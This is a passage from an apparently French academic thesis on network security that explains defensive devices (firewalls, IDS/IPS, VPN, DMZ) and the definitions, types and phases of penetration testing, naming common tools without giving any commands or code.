


Figure 9 : Illustration d'une attaque XSS

Source : www.imperva.com

2.6.8. Contre-mesure

Une contre-mesure est une action, un processus, un dispositif ou un système qui peut prévenir ou atténuer les effets des menaces pesant sur un ordinateur, un serveur ou un réseau. Dans ce contexte, une menace est un événement négatif potentiel ou réel qui peut être malveillant ou accidentel et qui peut compromettre les actifs d'une entreprise ou l'intégrité d'un ordinateur ou d'un réseau.

Les contre-mesures peuvent prendre la forme de logiciels, de matériel et de modes de comportement.

2.6.9. Dispositifs de protection

La variété et la disponibilité des outils d'attaques augmentent le risque des intrusions. Par conséquent les administrateurs s'appuient sur diverses solutions dans le but de maintenir la protection du réseau informatique. Voici quelques solutions proposées :

2.6.9.1. Antivirus

Un logiciel antivirus est un programme ou un ensemble de programmes conçus pour prévenir, rechercher, détecter et supprimer les virus logiciels et autres logiciels malveillants tels que les vers, les chevaux de Troie, les logiciels publicitaires, etc.

- Pourquoi ai-je besoin d'un logiciel antivirus ?

Ces outils antivirus sont essentiels pour que les utilisateurs les aient installés et mis à jour, car un ordinateur sans protection antivirus sera infecté dans les minutes qui suivent sa connexion à l'internet. Le bombardement est constant, ce qui signifie que les sociétés d'antivirus doivent régulièrement mettre à jour leurs outils de détection pour faire face aux plus de 60 000 nouveaux logiciels malveillants créés chaque jour.

2.6.9.2. Un pare-feu




Figure 10: Illustration d'un pare-feu

Source : www.expertlogiciel.com

Un pare-feu est un dispositif de sécurité du réseau qui surveille le trafic réseau entrant et sortant et décide d'autoriser ou de bloquer un trafic spécifique en fonction d'un ensemble défini de règles de sécurité.

Les pare-feux constituent une première ligne de défense en matière de sécurité des réseaux depuis plus de 25 ans. Ils établissent une barrière entre les réseaux internes sécurisés et contrôlés qui peuvent être fiables et les réseaux externes non fiables, comme l'internet.

Un pare-feu peut être matériel, logiciel, ou les deux.

2.6.9.3. Serveur Proxy

Un serveur proxy constitue une passerelle entre les utilisateurs et l'internet. C'est un serveur, appelé "intermédiaire" parce qu'il relie les utilisateurs finaux aux pages web qu'ils visitent en ligne.

Lorsqu'un ordinateur se connecte à l'internet, il utilise une adresse IP. Celle-ci est similaire à l'adresse de votre domicile, indiquant aux données entrantes où aller et marquant les données sortantes avec une adresse de retour pour que d'autres appareils puissent s'authentifier. Un serveur proxy est essentiellement un ordinateur sur l'internet qui possède sa propre adresse IP.




Figure 11 : illustration d'un serveur proxy

Source : www.seobility.net

2.6.9.4. IDS et IPS

Les systèmes de détection des intrusions (IDS) analysent le trafic réseau pour détecter des signatures correspondant à des cyberattaques connues. Les systèmes de prévention des intrusions (IPS) analysent également les paquets, mais ils peuvent aussi les bloquer en fonction du type d'attaques qu'ils détectent, ce qui contribue à stopper ces attaques.

Les IDS et les IPS font tous deux parties de l'infrastructure réseau. Ils comparent les paquets de réseau à une base de données de cybermenaces contenant des signatures connues de cyberattaques et repèrent tous les paquets qui concordent avec ces signatures.

La principale différence entre les deux tient au fait que l'IDS est un système de surveillance, alors que l'IPS est un système de contrôle.

L'IDS ne modifie en aucune façon les paquets réseau, alors que l'IPS empêche la transmission du paquet en fonction de son contenu, tout comme un pare-feu bloque le trafic en se basant sur l'adresse IP.

- Les IDS (Intrusion Detection Systems) : analysent et surveillent le trafic réseau pour détecter des signes indiquant que des hackers utilisent une cybermenace connue afin de s'infiltrer dans le réseau ou y voler des données. Les systèmes d'IDS comparent l'activité réseau en cours avec une base de données d'attaques connues afin de détecter divers types de comportements tels que les violations de la politique de sécurité, les malwares et les scanners de port.
- Les IPS (Intrusion Prevention Systems) : agissent dans la même zone du réseau qu'un pare-feu, entre le monde extérieur et le réseau interne. Les IPS rejettent de façon proactive les paquets réseau en fonction d'un profil de sécurité si ces paquets représentent une menace connue.

De nombreux fournisseurs d'IDS/IPS ont intégré de nouveaux systèmes IPS à des pare-feux, afin de créer une technologie appelée UTM (Unified Threat Management). Cette technologie combine en une seule entité les fonctionnalités de ces deux systèmes similaires. Certains systèmes intègrent dans une même entité les fonctionnalités d'un IDS et d'un IPS.

2.6.9.5. VPN

Un réseau privé virtuel, ou VPN, est une connexion cryptée sur Internet d'un appareil à un réseau. La connexion cryptée permet de garantir que les données sensibles sont transmises en toute sécurité. Elle empêche les personnes non autorisées d'écouter le trafic et permet à l'utilisateur de travailler à distance. La technologie VPN est largement utilisée dans les entreprises.

Une connexion VPN fonctionne généralement de cette manière. Les données sont transmises de votre machine cliente à un point de votre réseau VPN. Le point VPN crypte vos données et les envoie par Internet. Un autre point de votre réseau VPN décrypte vos données et les envoie à la ressource internet appropriée, comme un serveur web, un serveur de courrier électronique ou

l'intranet de votre entreprise. Ensuite, la ressource internet renvoie les données à un point de votre réseau VPN, où elles sont cryptées. Ces données cryptées sont envoyées par Internet à un autre point de votre réseau VPN, qui décrypte les données et les renvoie à votre machine cliente.




Figure 12: Schéma explicatif d'un VPN

Source : www.frandroid.com

2.6.9.6. DMZ

Une zone démilitarisée (DMZ) est un réseau de périmètre qui protège le réseau local (LAN) interne d'une organisation contre le trafic non fiable.

Une DMZ signifie communément un sous-réseau qui se situe entre l'internet public et les réseaux privés. Il expose les services orientés vers l'extérieur à des réseaux non fiables et ajoute une couche de sécurité supplémentaire pour protéger les données sensibles stockées sur les réseaux internes, en utilisant des pare-feux pour filtrer le trafic.

L'objectif final d'une DMZ est de permettre à une organisation d'accéder à des réseaux non fiables, comme l'internet, tout en garantissant la sécurité de son réseau privé ou LAN. Les organisations stockent généralement dans la DMZ des services et des ressources externes, ainsi que des serveurs

pour le système de noms de domaine (DNS), le protocole de transfert de fichiers (FTP), le courrier, le proxy, la voix sur IP (VoIP) et les serveurs web.

Ces serveurs et ressources sont isolés et ne disposent que d'un accès limité au réseau local afin de garantir qu'ils puissent être accessibles via l'internet, mais pas le réseau local interne. Par conséquent, une approche DMZ rend plus difficile pour un pirate informatique d'accéder directement aux données et aux serveurs internes d'une organisation via l'internet.




Figure 13: Représentation d'une zone démilitarisée (DMZ)

Source : www.resources.infosecinstitute.com

Chapitre 3 : Test de pénétration informatique

Dans ce chapitre, nous allons essayer de définir ce qu'est un test de pénétration puis détailler ses objectifs, et sa classification. Ensuite nous allons faire une étude comparative entre les protocoles sécurisés et non sécurisés et enfin finir par détailler les phases d'un test de pénétration.

3.1. C'est quoi un test de pénétration ? [7] [8] [9] [19]

3.1.1. Définition

Un test de pénétration (ou test d'intrusion), également appelé « pentest ou pentesting » en Anglais, est une technique de piratage éthique consistant à tester la vulnérabilité d'un système informatique, d'une application ou d'un site web en détectant les failles susceptibles d'être exploitées par un hacker ou un logiciel malveillant.

Les tests de pénétration simulent généralement une variété d'attaques différentes qui pourraient menacer une entreprise. Ils peuvent examiner si un système est suffisamment robuste pour résister aux attaques provenant de positions authentifiées et non authentifiées, ainsi qu'à une série de rôles système. Avec la bonne portée, un pentest peut plonger dans n'importe quel aspect d'un système que vous devez évaluer.

3.1.2. Objectifs d'un test de pénétration

Les tests de pénétration vont notamment être utilisé pour :

- ✓ Tester la robustesse du mécanisme de sécurité mis en place au sein du système.
- ✓ Identifier les vulnérabilités les plus susceptibles d'être découvertes
- ✓ Révéler les informations pouvant être obtenues depuis l'extérieur du réseau.
- ✓ Etudier le composant social de l'entreprise, vu que les attaques d'ingénierie sociale ciblent les employés de l'organisation et tentent de les manipuler afin d'obtenir des informations confidentielles.

3.2. Classification d'un test de pénétration

Les tests de pénétration peuvent être classés différemment, selon plusieurs contextes tels que l'emplacement d'hacker éthique et le taux d'information requit :

3.2.1. Selon l'emplacement d'un hacker

L'emplacement du pirate éthique détermine la source des attaques relatives au système d'information visé, il peut correspondre à l'un des scénarios suivants :

3.2.1.1. Test d'intrusion interne




Figure 14: pentesting interne

Le test d'intrusion interne consiste à placer l'hacker éthique directement sur le réseau cible. Connecté comme le serait un employé, un invité, ou quiconque disposerait d'un accès légitime au réseau de l'entreprise, celui-ci attaque les services, poste utilisateurs et autres ressources informatiques du client.

Une fois l'accès obtenu, les possibilités de compromissions sont toujours plus nombreuses en interne ; toutefois, l'angle proposé permet de mesurer efficacement le risque en cas de compromission physique du réseau, d'infection d'un poste utilisateur ou d'attaque par un personnel de l'entreprise.

Ce type de prestation est particulièrement adapté pour augmenter la sécurité de réseaux internes d'envergure, spécifiquement sensibles, ou bien accueillant du public (réseau invités par exemple).

3.2.1.2. Test d'intrusion externe




Figure 15: Pentesting externe

Les prestations de test d'intrusion externe positionnent l'hacker éthique en dehors du système d'information. Mené généralement depuis les locaux, le test d'intrusion vise essentiellement les services exposés sur Internet, qu'ils soient hébergés en propre par le client ou chez un prestataire.

Il s'agit de mesurer le risque associé à de potentielles attaques provenant d'Internet, qu'il s'agisse de campagnes de piratage, d'internautes anonymes ou d'utilisateurs authentifiés et privilégiés. Ce type d'approche est particulièrement efficace pour améliorer la sécurité des services les plus exposés et recommandé pour les sociétés largement présentes en ligne.

3.2.2. Selon le taux d'information requit

Le taux d'information requit par l'hacker éthique avant le démarrage des tests permet de distinguer les trois méthodes suivantes :




Figure 16: Méthodologie du Pentest

Source : www.login-securite.com

3.2.2.1. Pentest Black Box (boîte noire)

Le pentester simule une attaque en se mettant dans la peau d'un hacker, dans les conditions d'un piratage réel. Cela signifie qu'il ne dispose d'aucune information sur sa cible ou de très peu d'éléments. Cette stratégie permet de définir avec fiabilité les seuils critiques de la sécurité d'une entreprise. Les pirates informatiques ne possèdent normalement que peu de données relatives au SI qu'ils tentent de compromettre. L'exploration du système d'information leur prend donc un certain temps, pendant lequel les entreprises ciblées peuvent réagir, si elles en ont les moyens. Le pentest BlackBox (*test de pénétration en boite noire*) est donc approprié pour définir des scénarios en cas de tentative d'intrusion par une entité extérieure à l'entreprise. Cette méthodologie ne permet pas à l'attaquant de se concentrer sur les éléments sensibles du SI du client, elle n'est pas adaptée à des tests sur une courte période.

3.2.2.2. Pentest White Box (boîte blanche)

Contrairement au Pentesting BlackBox, le pentester travaille en étroite collaboration avec la DSI de son client. Il accède à l'ensemble des informations relatives à la configuration du SI. Le pentest WhiteBox se rapproche davantage d'un audit informatique officiel, mais il offre la possibilité d'approfondir la détection des vulnérabilités en accédant à toutes les strates du SI afin d'apporter un ensemble de recommandation visant à augmenter le niveau de sécurité de l'organisation.

3.2.2.3. Pentest Grey Box (boîte grise)

De plus en plus utilisé, il s'agit d'une méthodologie intermédiaire, qui permet de bénéficier des avantages du Black Box et du White Box. Dans ce contexte, le pentester réalise son test d'intrusion en s'aidant d'un nombre restreint d'informations. Il peut, par exemple, intégrer l'entreprise en tant que salarié d'un service sensible et posséder son propre compte utilisateur. Au fur et à mesure qu'il progresse dans l'attaque, il obtient de nouvelles informations. Le Grey Box s'affirme comme une stratégie de pentesting optimale, puisqu'elle permet de simuler plusieurs types d'attaques, y compris celles réalisées « de l'intérieur ». Le pentester peut élaborer le scénario d'une attaque émanant d'un membre de l'entreprise ou d'un ancien salarié, voire même d'un prestataire externe, en fonction des droits qui lui sont alloués.

3.3. Les phases d'un test de pénétration [8][9]

Les Pentesters visent à simuler des attaques menées par des adversaires motivés. Pour ce faire, ils suivent généralement un plan qui comprend les étapes suivantes :

3.3.1. Reconnaissance

La collecte d'informations est l'étape initiale de tout projet de pentesting. Elle consiste à recueillir les données et renseignements relatifs à la cible. Les sources d'informations peuvent varier selon la nature du test d'intrusion. Il peut s'agir de sources externes accessibles à tous les utilisateurs

comme les moteurs de recherche, les réseaux sociaux et le DNS (Domain Name Service) ou d'informations prodiguées par l'entreprise elle-même.

Certains outils facilitent la collecte des données :

- **Maltego** est un outil de fingerprinting (prise d'empreintes numériques) qui automatise des recherches effectuées sur des personnes et des sociétés. Il permet de collecter des informations publiques.
- **Sublist3r** : est un logiciel en Python qui permet de lister très rapidement les noms de domaine complètement qualifiés d'un site (FQDN).

La mise en perspective de ces deux outils accélère la rapidité de traitement des informations.

3.3.2. Scanning (Analyse)

Cette phase a pour objectif d'inventorier et de cartographier de façon précise l'ensemble des actifs du SI cible. Cette étape permet de se concentrer sur les éléments jugés critiques et sensibles.

Nmap, **Nessus** ou **OpenVAS** : ces trois outils de scan, entre autres, permettent la détection des ports ouverts puis l'identification des services hébergés. C'est à partir de la connaissance des services publiés et de leurs technologies que l'on pourra débuter la 3ème phase. Ils sont incontournables pour obtenir des informations sur le système d'exploitation et ses services.

Sans oublier que dans cette phase il y a la recherche des vulnérabilités, qui consiste à analyser les faiblesses des applications, sites et systèmes en se fondant sur les données collectées.

Certains hackers procèdent de manière manuelle en élaborant des scripts, tandis que d'autres font appel à des logiciels qui scannent les vulnérabilités de manière automatisée.

CVEdetails.com est un site web qui référence la totalité des vulnérabilités officielles recensées. CVE signifie *Common Vulnerabilities and Exposures* (informations publiques relatives aux vulnérabilités de sécurité).

Pour la recherche de vulnérabilités sur des sites web, des outils comme **Burp, Zap, Nikto, Dirbuster** peuvent être utilisés pour découvrir de premiers indices d'un problème sous-jacent.

3.3.3. Gagner l'accès (Gaining Access)

Appelé aussi phase d'exploitation, elle correspond à la mise en application concrète du travail effectué précédemment. Le pentester tentera une intrusion à travers chaque faille mise en exergue afin d'asseoir son contrôle sur le système d'information de son client. Il peut s'aider des outils suivants :

- **Exploit-db.com** est un site qui référence la grande majorité des exploits publics, c'est-à-dire les éléments de programme qui permettent à un pirate ou à un logiciel malveillant d'exploiter une faille de sécurité informatique dans un système donné.
- **Searchsploit** est un outil offline permettant de consulter la base d'informations d'exploit-db sans connexion internet.
- **Metasploit** : est un outil qui facilite la pénétration dans les systèmes informatiques et l'exécution des exploits permettant de s'introduire dans un système (*l'explication en détail de cet outil viendra dans la partie du cadre pratique*)

Il devra surtout prendre le temps d'adapter les exploits, ou les Proof of concept, à l'infrastructure spécifique de son client.

3.3.4. Maintenir l'accès (Maintaining Access)

Une fois qu'un pirate a obtenu l'accès, il veut garder cet accès pour une exploitation et des attaques futures. Parfois, les pirates informatiques durcissent le système vis-à-vis des autres pirates ou du personnel de sécurité en sécurisant leur accès exclusif avec des portes dérobées (Backdoor), des rootkits et des chevaux de Troie. Une fois que le pirate possède le système, il peut l'utiliser comme base pour lancer des attaques supplémentaires. Dans ce cas, le système propriétaire est parfois appelé système zombie.

3.3.5. Effacer les traces (Clearing Track)

Il s'agit de la dernière étape, une fois que les pirates ont réussi à obtenir et maintenir l'accès, ils couvrent leurs traces pour éviter d'être repérés par le personnel de sécurité, de continuer à utiliser le système, d'éliminer les preuves de piratage ou d'éviter une action en justice. Les pirates essaient de supprimer toutes les traces de l'attaque, telles que les fichiers journaux ou les alarmes du système de détection d'intrusion (IDS). Des exemples d'activités durant cette phase de l'attaque incluent la stéganographie, l'utilisation de protocoles de tunnellisation et la modification de fichiers journaux.

Figure 17 : Phases du Hacking

Source : www.null-byte.wonderhowto.com

DEUXIEME PARTIE : CADRE PRATIQUE

Chapitre 4 : Test de pénétration au niveau Système (OS)

Ce chapitre var refléter la partie pratique évoquant en première étape l'idéologie de la virtualisation avec la présentation du logiciel VirtualBox.
Dans la seconde partie nous allons parler de l'architecture de notre réseau spécialement faite pour le Pentesting au niveau Système et ainsi procéder au paramétrage réseau de VirtualBox.
Pour finir nous allons commencer à faire plusieurs attaques.

4.1. C'est quoi la virtualisation ?

La virtualisation (ou virtualization) est une technologie informatique qui simule les fonctionnalités matérielles pour créer des services informatiques basés sur des logiciels, comme des applications, des serveurs, des espaces de stockage et des réseaux. En créant une version virtuelle d'une ressource ou d'un appareil (comme un serveur ou un poste Desktop) à partir d'un système informatique, la virtualisation vous permet d'optimiser l'efficacité des ressources matérielles des ordinateurs.

Elle consiste à créer plusieurs machines virtuelles (aussi appelées ordinateurs virtuels, instances virtuelles, versions virtuelles, VM ou Virtual Machine) à partir d'une machine physique, à l'aide d'un logiciel appelé hyperviseur.

Et dans notre cas, mon choix s'est porté sur Oracle VM VirtualBox qui est un hyperviseur de type 2, c'est-à-dire qu'il doit être installé sur un système d'exploitation, et non directement sur un ordinateur en tant que système d'exploitation. Oracle VM VirtualBox (anciennement VirtualBox) est un logiciel libre de virtualisation publié par Oracle.

4.2. Environnement de Travail

4.2.1. Architecture réseau

